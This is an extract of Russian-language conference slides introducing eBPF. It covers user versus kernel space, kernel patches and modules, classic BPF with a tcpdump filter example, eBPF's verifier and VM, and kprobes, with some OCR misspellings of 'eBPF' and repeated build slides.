

*ДСМ – ВРФ Для Самых Маленьких

Все что вам нужно знать о
самой хайповой технологии
XXI века



\$ whoami



Лев Хакимов

Kubernetes Security Lead

Cloud Native Security
@devijoe

(ex-)DevOps

Преподаю в ИТМО

Организовываю
крупнейшие CTF
соревнования

Выступаю на конференциях



s


Agenda

- 01** Разберем, что такое EBRP
- 02** Поймем, как писать и собирать код
- 03** Познаем пользу EBRP для мониторинга
- 04** Выясним пользу для работы с сетью через EBRP
- 05** Научимся применять EBRP в целях повышения безопасности
- 06** Попробуем что-нибудь сломать!

M W
S

Что такое EBPF

Chapter #1



Общий подход к запуску кода в Linux

User Space

Предназначена для
прикладного ПО

Защита при работе с
памятью (SIGSEGV)

Общение с ядром через
syscalls

Kernel Space

В нем работает ядро, его
модули, драйверы

Нет защиты при работе с
памятью

Имеет доступ ко всем
ресурсам, железу без
ограничений!

Способы модифицировать ядро

Патч в ядро Linux

- Сложно писать
- Сложно вносить изменения и поддерживать
- Почти невозможно (для РФ разработчиков) контрибьютить
- Даже если получится – ждать можно долго
- Применение изменения – перезапуск с перекомпиляцией ядра

Способы модифицировать ядро

Патч в ядро Linux

- Сложно писать
- Сложно вносить изменения и поддерживать
- Почти невозможно (для РФ разработчиков) контрибьютить
- Даже если получится – ждать можно долго
- Применение изменения – перезапуск с перекомпиляцией ядра

Модули ядра

- Все еще сложно писать
- Все еще код на C
- Нужно держать в голове специфику ядер, куда вставляем
- Зато несложно менеджерить
- Никаких ограничений по возможностям
- Применяется без перезапуска и перекомпиляции

Способы модифицировать ядро

Патч в ядро Linux

- Сложно писать
- Сложно вносить изменения и поддерживать
- Почти невозможно (для РФ разработчиков) контрибьютить
- Даже если получится – ждать можно долго
- Применение изменения – перезапуск с перекомпиляцией ядра

Модули ядра

- Все еще сложно писать
- Все еще код на C
- Нужно держать в голове специфику ядер, куда вставляем
- Зато несложно менеджерить
- Никаких ограничений по возможностям
- Применяется без перезапуска и перекомпиляции

eBPF

- Пишется проще чем модули
- Продуманный интерфейс общения user и kernel space
- Ограничена песочницей виртуальной машины
- Есть встроенный валидатор (например для памяти)
- Заточена для решения строго очерченных задач и по возможности не даст вам стрельнуть в колено*

Classic BPF (Berkeley Packet Filter)

Технология запуска ASM-like программы для фильтрации пакетов в привилегированном контексте ядра ОС

- 2 регистра по 32 bit
- Аккумулятор A
- Индексный регистр X
- 64 байта памяти

Используется:

- libcap
- tcpdump
- Seccomp
- И еще много где

tcpdump -i ens3 ip6

```
(000) ldh      [12]
(001) jeq     #0x86dd      jt 2      jf 3
(002) ret     #262144
(003) ret     #0
```

**Классический VRF
сейчас все равно
транслируется в
[УДАЛЕНО]**

eBPF

Развитие технологии запуска программы в привилегированном контексте ядра ОС

« Универсальный переносимый язык ассемблера »

s eVRF – особенности

- Умеет не только фильтровать пакеты, но и навешивать сложную логику на любую функцию, tracerpoint, сетевое взаимодействие, LSM...

S eBPF – особенности

- Умеет не только фильтровать пакеты, но и навешивать сложную логику на любую функцию, tracerpoint, сетевое взаимодействие, LSM...
- Встроенный Verifier для валидации кода на то, что он ничего не ломает

S eBPF – особенности

- Умеет не только фильтровать пакеты, но и навешивать сложную логику на любую функцию, tracerpoint, сетевое взаимодействие, LSM...
- Встроенный Verifier для валидации кода на то, что он ничего не ломает
- Защита от бесконечных циклов

S eBPF – особенности

- Умеет не только фильтровать пакеты, но и навешивать сложную логику на любую функцию, tracerpoint, сетевое взаимодействие, LSM...
- Встроенный Verifier для валидации кода на то, что он ничего не ломает
- Защита от бесконечных циклов
- JIT-компиляция байткода в машинный код

S eBPF – особенности

- Умеет не только фильтровать пакеты, но и навешивать сложную логику на любую функцию, tracerpoint, сетевое взаимодействие, LSM...
- Встроенный Verifier для валидации кода на то, что он ничего не ломает
- Защита от бесконечных циклов
- JIT-компиляция байткода в машинный код
- Переносимость байткода при помощи BTF и CO-RE

S eBPF – особенности

- Умеет не только фильтровать пакеты, но и навешивать сложную логику на любую функцию, tracerpoint, сетевое взаимодействие, LSM...
- Встроенный Verifier для валидации кода на то, что он ничего не ломает
- Защита от бесконечных циклов
- JIT-компиляция байткода в машинный код
- Переносимость байткода при помощи BTF и CO-RE
- Возможность общения программ друг с другом и с user space через Maps

s eVRF – устройство VM


- 10 регистров общего назначения
- И регистр-счетчик команд
- 10-ый регистр может выполнять функцию указателя стека

**Но прежде чем
двинуться дальше,
давайте разберемся с
пробами**


Kernel Probes (Kprobes)

- Отладочный инструмент
- Позволяет навесить «обработчик» на любую точку останова в ядре

Нормальный ход инструкций процесса



А вот так это работает с Kprobe

